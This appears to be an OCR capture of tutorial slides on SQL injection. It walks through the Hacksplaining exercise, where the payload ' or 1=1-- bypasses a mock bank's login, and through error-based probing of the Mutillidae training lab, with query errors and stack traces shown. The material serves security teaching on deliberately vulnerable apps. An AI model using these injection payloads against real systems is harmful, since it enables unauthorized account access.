

SQL
WEBSITE
SQL
PORT 80
PORT 443
HERE IS THE ENTIRE DATABASE!
DATABASE

```
SELECT * FROM books WHERE ID= 5
```

sql injection practice

Све Видео Слике Вести Мапе Још Подешавања Алатке

Око 2.210.000 резултата (0,36 секунде/и)

https://www.hacksplaining.com › ... Преведи ову страницу

SQL Injection - Hacksplaining

If you are vulnerable to **SQL Injection**, attackers can run arbitrary commands against your database. Ready to see how? →


https://www.reddit.com › hacking Преведи ову страницу

Dummy websites to practice sql injection? : hacking - Reddit

Any legitimate sites to **practice sql injection**? Looking to do some **practice**. Just finished some database design stuff and its peaked my curiosity.

https://thehackerish.com › sql-in... Преведи ову страницу

SQL injection examples for practice - thehackerish


Kali Linux
SQL Injection - Start
https://www.hacksplaining.com/exercises/sql-injection#/start
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
SQL INJECTION
This is the vulnerable application we will be trying to hack with a SQL INJECTION attack.
APPLICATION
BANK
Enter your email
Enter your password
Log in

Okay, so guessing the password didn't work. Let's try adding a quote character after the password:

Email `user@email.com`
Password `password'`

APPLICATION


BANK

user@email.com | Enter your password | Log in

Trust us with your money

Our website is totally secure and almost never gets hacked.

Hmmm. The application crashed with an unexpected error. What could that mean?



```
lls for user@email.com.

RROR: unterminated quoted string at or near "'password'' limit 1" LINE 1: ...ers where email =
word'... ^ : select * from users where email = 'user@email.com' and password = 'password' limit

pected error.
```

Enter the following credentials and click "Log in":

Email user@email.com
Password ' or 1=1--

APPLICATION

BANK

An unexpected error occurred.

user@email.com

••••••••••

Log in

' or 1=1--

Trust us with your money

Our website is totally secure and almost never gets hacked.

LOGS

```
Checking supplied authentication details for user@email.com.
Finding user in database.
An error occurred: PG::SyntaxError: ERROR: unterminated quoted
string at or near "'password'' limit 1" LINE 1: ...ers where
```

CODE

```
SELECT *
  FROM users
 WHERE email = 'user@email.com'
   AND pass  = '' or 1=1--' LIMIT 1
```

And we are in! We successfully gained access to the application without having to guess the password, using **SQL INJECTION**.

APPLICATION

BANK

Bank Accounts

Account	Available Balance	Present Balance
Checking	$16,100.44	$16,100.44
Savings	$50,895.96	$50,895.96

Transfer Funds!

LOGS

```
= 'password'' limit 1.
Unable to login this user due to unexpected error.
Rendering login page.
Checking supplied authentication details for user@email.com.
```

CODE

```
SELECT *
  FROM users
 WHERE email = 'user@email.com'
```

192.168.1.12/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details 150%

ools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

Hints

Switch to SOAP Web Service version

Switch to XPath version

Authentication Error: Bad user name or password

Please enter username and password to view account details

Name

Password

View Account Details

Dont have an account? Please register here

Results for "test".0 records found.

Getting Started: Project Whitepaper

Release Announcements

Video Tutorials

OWASP

to view account details

Name

Password

View Account Details

Dont have an account? Please register here

Error Message

Failure is always an option

Line	170
Code	0
File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message	/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'test''' at line 2 client_info: 5.1.73 host_info: Localhost via UNIX socket) Query: SELECT * FROM accounts WHERE username='test'' AND password='test'' (0) [Exception]
Trace	#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT * FROM a...') #1 /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(327): MySQLHandler->executeQuery('SELECT * FROM a...') #2 /owaspbwa/mutillidae-git/user-info.php(191): SQLQueryHandler->getUserAccount('test'', 'test'') #3 /owaspbwa/mutillidae-git/index.php(614): require_once('/owaspbwa/mutil...') #4 {main}

Getting Started: Project Whitepaper

Release Announcements

Video Tutorials

OWASP

to view account details

Name

Password

View Account Details

Dont have an account? Please register here

